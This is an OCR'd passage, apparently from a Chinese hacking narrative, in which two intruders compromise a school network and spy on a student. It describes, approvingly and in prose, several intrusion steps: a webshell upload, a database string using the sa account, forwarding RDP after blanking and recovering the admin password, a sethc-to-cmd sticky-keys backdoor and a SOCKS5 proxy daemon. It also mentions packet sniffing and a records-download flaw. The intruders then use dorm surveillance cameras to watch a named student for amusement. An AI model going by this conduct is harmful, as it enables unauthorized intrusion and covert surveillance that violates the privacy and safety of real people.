
爱谷在搞定了服务器以后，在 X16 的服务器上传了一个 aspx 的菜刀 webshell，并且在数据库配置中这样配置：

<T>ADO</T><C>Driver={Sql Server};Server=xxx;database=master;uid=sa;password=123456</C>

只要 X16 服务器上的 webshell 权限不掉，那爱谷就可以直接在外网操控纯内网的 PC。爱谷估算着时间，校园应该下班了，小小也应该快到学校了，爱谷将 PC 机打开 3389 端口并转发出来。




这台机器一看就是 PC 机，装了 360 并且管理员登陆了桌面，爱谷只好把管理员密码先清空了然后登陆桌面，再使用工具读取管理员的明文密码改回去。因为是 Windows XP 的系统，如果添加用户，XP 是有欢迎屏的，所以做法和 X36 虚拟机母体一样，替换 sethc 为 cmd 即可。



显然爱谷在这台机器上找到了宿舍安排，并且精准的找到了小小宿舍摄像头的地址。3389 连上去看监控未免太让人难受了点，爱谷在 X15 的 red hat 上面写入

socket5 文件，并作为系统的守护进程，自己本机 PC 直接拨入内网以 X15 为代理看监控。



DreaMZ 在闲暇之余还嗅探到了在校园网络中登录歪歪等站点的数据包，顺便还找到了学籍下载漏洞，不过这已经是后话了。这个时候 DreaMZ 和爱谷一边吃着晚饭，一遍乐呵的看着监控，静待小小的出现。。。